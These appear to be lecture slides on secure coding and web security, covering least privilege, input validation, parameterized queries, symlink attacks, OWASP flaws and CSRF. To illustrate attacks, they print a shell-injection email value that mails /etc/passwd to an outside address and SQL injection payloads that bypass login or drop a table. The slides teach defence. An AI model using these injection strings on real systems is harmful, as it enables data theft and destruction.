


Complexity



System calls in Apache

Complexity



System calls in IIS

Design – (some) golden rules

- Make **security-sensitive** parts of your code **small**
- **Least privilege** principle
 - program should run on the least privileged account possible
 - same for accessing databases, files etc.
 - revoke a privilege when it is not needed anymore
- Choose **safe defaults**
- **Deny by default**
- Limit **resource consumption**
- **Fail gracefully** and **securely**
- Question again your assumptions, decisions etc.

Deny by default

```
def isAllowed(user):  
    allowed = true  
    try:  
        if (!listedInFile(user, "admins.xml")): allowed = false  
    except IOError: allowed = false  
    except: pass  
    return allowed
```

No!


What if XMLError is thrown instead?

```
def isAllowed(user):  
    allowed = false  
    try:  
        if (listedInFile(user, "admins.xml")): allowed = true  
    except: pass  
    return allowed
```

Yes

Further reading

Ross Anderson
*Security Engineering:
A Guide to
Building Dependable
Distributed Systems*



(the book is **freely available** at <http://www.cl.cam.ac.uk/~rja14/book.html>)

Implementation

- What is this code? What does it do? Is it secure?
- **Would you like to maintain it?**

```
@P=split//, ".URRUU\c8R";@d=split//, "\nrek  
cah xinU / lreP rehtona tsuJ";sub  
p{@p{"r$p", "u$p"}=(P,P);pipe"r$p", "u$p";+  
+$p; ($q*=2) +=$f=!fork;map{$P=$P[$f|ord($p  
{$_})&6];$p{$_}=/^$P/ix?$P:close$_}keys%p  
}p;p;p;p;p;map{$p{$_}=~/^[P.]/&&  
close$_}%p;wait until$?; map{  
/^r/&&<$_>}%p;$_=$d[$q];sleep rand(2)  
if/\S/;print
```

Implementation

- **Bugs** appear in code, because *to err is human*
- Some bugs can become **vulnerabilities**
- Attackers might discover an **exploit** for a vulnerability

What to do?

- Read and follow guidelines for your programming language and software type
- Think of security implications
- Reuse trusted code (libraries, modules etc.)
- Write good-quality, readable and maintainable code (bad code won't ever be secure)

Enemy number one: Input data

- **Don't trust input data** – input data is the single most common reason of security-related incidents
- *Nearly every active attack out there is the result of some kind of input from an attacker. Secure programming is about making sure that inputs from bad people do not do bad things.**
- Buffer overflow, invalid or malicious input, code inside data...

* *Secure Programming Cookbook for C and C++* J. Viega, M. Messier


Enemy #1: Input data (cont.)

Example: your script sends e-mails with the following shell command:

```
cat confirmation.txt | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation.txt | mail me@fake.com;  
cat /etc/passwd      | mail me@real.com
```

Enemy #1: Input data (cont.)

Example (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'  
and pwd = '$password';
```

but an attacker provides one of these passwords:

```
anything' or 'x' = 'x
```

```
select count(*) from users where name = '$name'  
and pwd = 'anything' or 'x' = 'x';
```


```
XXXXX'; drop table users; --
```

```
select count(*) from users where name = '$name'  
and pwd = 'XXXXX'; drop table users; --';
```

Input validation

- Input validation is **crucial**
- Consider all input **dangerous until proven valid**
- **Default-deny** rule
 - allow only “good” characters and formulas and reject others (instead of looking for “bad” ones)
 - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at **different levels**:
 - at input data entry point
 - right before taking security decisions based on that data

Validation and sanitization



Sanitizing output

- **Escaping characters** that may cause problems in external systems (filesystem, database, LDAP, Mail server, the Web, client browser etc.)

' to \' (for any system where ' ends a string)

< to < (for html parser)

- Reuse existing functions
 - E.g. **addslashes()** in PHP

Coding – advice (cont.)


Separate data from code:

- **Careful with shell** and *eval* function
 - sample line from a Perl script:
`system("rpm -qpi $filename");`
but what if `$filename` contains illegal characters: `| ; ` \`
 - `popen()` also invokes the shell indirectly
 - same for `open(FILE, "grep -r $needle |");`
 - similar: `eval()` function (evaluates a string as code)
- Use **parameterized SQL queries** to avoid SQL injection:

```
$query = "select count(*) from users  
        where name = $1 and pwd = $2";  
pg_query_params($connection, $query,  
                array($login, $password));
```

Coding – advice

- Deal with errors and exceptions



Errors / exceptions

No:

```
try {  
    ...  
    // a lot of commands  
    ...  
} catch (Exception e) {  
    e.printStackTrace();  
}
```

Yes:

```
try {  
    // few commands  
} catch (MalformedURLException e) {  
    // do something  
} catch (FileNotFoundException e) {  
    // do something else  
} catch (XMLException e) {  
    // do yet something else  
} catch (IOException e) {  
    // and yet something else  
}
```


Coding – advice (cont.)

- **Protect passwords** and secret information
 - don't hard-code it: hard to change, easy to disclose
 - use external files instead (possibly encrypted)
 - or certificates
 - or simply ask user for the password

Coding – advice (cont.)

- **Temporary file** – or is it?

`/root/myscript.sh`



writes data

`/tmp/mytmpfile`

`/root/myscript.sh`



`/tmp/mytmpfile`

symbolic link

`/bin/bash`



Coding – advice (cont.)

- **Temporary file** – or is it?
 - symbolic link attack: someone guesses the name of your temporary file, and creates a link from it to another file (i.e. /bin/bash)
 - a problem of *race condition* and *hostile environment*
 - good temporary file has unique name that is hard to guess
 - ...and is accessible only to the application using it
 - use `tmpfile()` (C/C++), `mktemp` shell command or similar
 - use directories not writable to everyone (i.e. /tmp/my_dir with 0700 file permissions, or ~/tmp)
 - if you run as root, don't use /tmp at all!

After implementation

- **Review** your code, let others review it!
 - Making code **open-source** doesn't mean that experts will review it seriously

Source code static analysis tools

Tools that analyse source code, and look for potential:

- security holes
- **functionality bugs** (including those not security related)

Recommendations for **C/C++, Java, Python, Perl, PHP** available at http://cern.ch/security/recommendations/en/code_tools.shtml

- RPMs provided, some available on LXPLUS
- trivial to use


These tools will help you
develop better code

There is no magic:

- even the best tool will miss most non-trivial errors
- they will just report the findings, but won't fix the bugs

Still, using code analysis tools is **highly recommended!**

Code tools: FindBugs / Java



The screenshot shows the FindBugs application window. The left pane displays a project tree with the following structure:

- edu.umd.cs.findbugs.config (3)
- edu.umd.cs.findbugs.filter (1)
- edu.umd.cs.findbugs.util (1)
 - Medium (1)
 - Bad practice (1)
 - Stream not closed on all paths (1)
 - Method may fail to close stream (1)
 - edu.umd.cs.findbugs.util.Util.getXMLType
- edu.umd.cs.findbugs.visitclass (1)
- edu.umd.cs.findbugs.workflow (2)
- java.util (2)

The right pane shows the source code for `Util.java` in `edu.umd.cs.findbugs.util`. The code is as follows:

```
97     assert true;
98     }
99     }
100    static final Pattern tag = Pattern.compile("^\\s*<(\\w+)"
101    public static String getXMLType(InputStream in) throws IO
102        if (!in.markSupported())
103            throw new IllegalArgumentException("Input stream
104
105        in.mark(5000);
106        BufferedReader r = null;
107        try {
108            r = new BufferedReader(Util.getReader(in), 2000);
109
110        String s;
111        int count = 0;
112        while (count < 4) {
113            s = r.readLine();
114            if (s == null)
115                break;
116            Matcher m = tag.matcher(s);
117            if (m.find())
```

The bug report at the bottom of the window is:

edu.umd.cs.findbugs.util.Util.getXMLType(InputStream) may fail to close stream
At Util.java:[line 108]
In method edu.umd.cs.findbugs.util.Util.getXMLType(InputStream) [Lines 102 - 123]
Need to close java.io.Reader

Method may fail to close stream
The method creates an IO stream object, does not assign it to any fields, pass it to other methods that might close it, or return it, and does not appear to close the stream on all paths out of the method. This may result in a file descriptor leak. It is generally a good idea to use a `finally` block to ensure that streams are closed.

Code tools: pychecker / Python

```
$ pychecker --quiet --limit 100 --level style *.py

my_script.py:141: Using import and from ... import for (socket)
my_script.py:148: Function return types are inconsistent
my_script.py:321: Parameter (mode) not used
my_script.py:339: No class attribute (send) found

misc.py:36: Local variable (e) not used
misc.py:103: Module (sys) re-imported
misc.py:117: string.zfill is deprecated

analysis-bb.py:12: Imported module (shutil) not used
analysis-bb.py:42: (id) shadows builtin
analysis-bb.py:90: Local variable (topElementName) not used
```


Things to avoid




**Security tools
that are disabled,
or impossible to use**

Further reading


Michael Howard, David LeBlanc
Writing Secure Code



Mark G. Graff,
Kenneth R. van Wyk
*Secure Coding:
Principles and Practices*



Michael Howard, David LeBlanc, John Viega
24 Deadly Sins of Software Security



Message

- Security – in each phase of software development
 - not added after implementation
- Build **defense-in-depth**
- Follow the **least privilege** rule
- **Malicious input** is your worst enemy!
 - so validate all user input

Outline

- Computer security – what is it?
- Software security – what can we do?
- **Web security – how bad is it?**

Focus on Web applications – why?

Web applications are:

- often much more useful than desktop software => popular
- often **publicly available**
- **easy target** for attackers
 - finding vulnerable sites, automating and scaling attacks
- easy to develop
- not so easy to develop well and securely
- often **vulnerable**, thus making the server, the database, internal network, data etc. **insecure**

Threats

- **Web defacement**
 - ⇒ loss of reputation (clients, shareholders)
 - ⇒ fear, uncertainty and doubt
- **information disclosure** (lost data confidentiality)
 - e.g. business secrets, financial information, client database, medical data, government documents
- **data loss** (or lost data integrity)
- **unauthorized access**
 - ⇒ functionality of the application abused
- **denial of service**
 - ⇒ loss of availability or functionality (and revenue)
- **“foot in the door”** (attacker inside the firewall)

An incident in September 2008



The screenshot shows the Telegraph.co.uk website. The main headline reads 'Hackers infiltrate Large Hadron Collider systems and mock IT security'. The article is by Roger Highfield, Science Editor, and was last updated on 12/09/2008 at 4:01pm BST. The website also features a 'BEST CONSUMER ONLINE PUBLISHER' award badge from aop.uk.

The screenshot shows the Times Online website. The main headline reads 'Hackers break into CERN computer – to show up its 'schoolkid' security'. The article is dated September 13, 2008, and is attributed to 'The Times'. The website also features a 'News Site of the Year | The 2008 Newspaper Awards' badge.



- **OWASP** (Open Web Application Security Project)

Top Ten flaws http://owasp.org/index.php/Category:OWASP_Top_Ten_Project

- **A1 Injection**
- **A2 Broken Authentication and Session Management**
- **A3 Cross-Site Scripting (XSS)**
- **A4 Insecure Direct Object References**
- **A5 Security Misconfiguration**
- **A6 Sensitive Data Exposure**
- **A7 Missing Function Level Access Control**
- **A8 Cross-Site Request Forgery (CSRF)**
- **A9 Using Components with Known Vulnerabilities**
- **A10 Unvalidated Redirects and Forwards**

A8: Cross-site request forgery

- **Cross-site request forgery** (CSRF) – a scenario
 - Alice logs in at bank.com, and forgets to log out
 - Alice then visits a evil.com (or just webforums.com), with:

```


```
 - Alice's browser wants to display the image, so sends a request to bank.com, without Alice's consent
 - if Alice is still logged in, then bank.com accepts the request and performs the action, transparently for Alice (!)
- There is **no simple solution**, but the following can help:
 - expire early user sessions, encourage users to log out
 - use “double submit” cookies and/or secret hidden fields
 - use POST rather than GET, and check referer value

Client-server – no trust

- **Security on the client side doesn't work** (and cannot)
 - don't rely on the client to perform security checks (validation etc.)
 - e.g. `<input type="text" maxlength="20">` is not enough
 - authentication should be done on the server side, not by the client
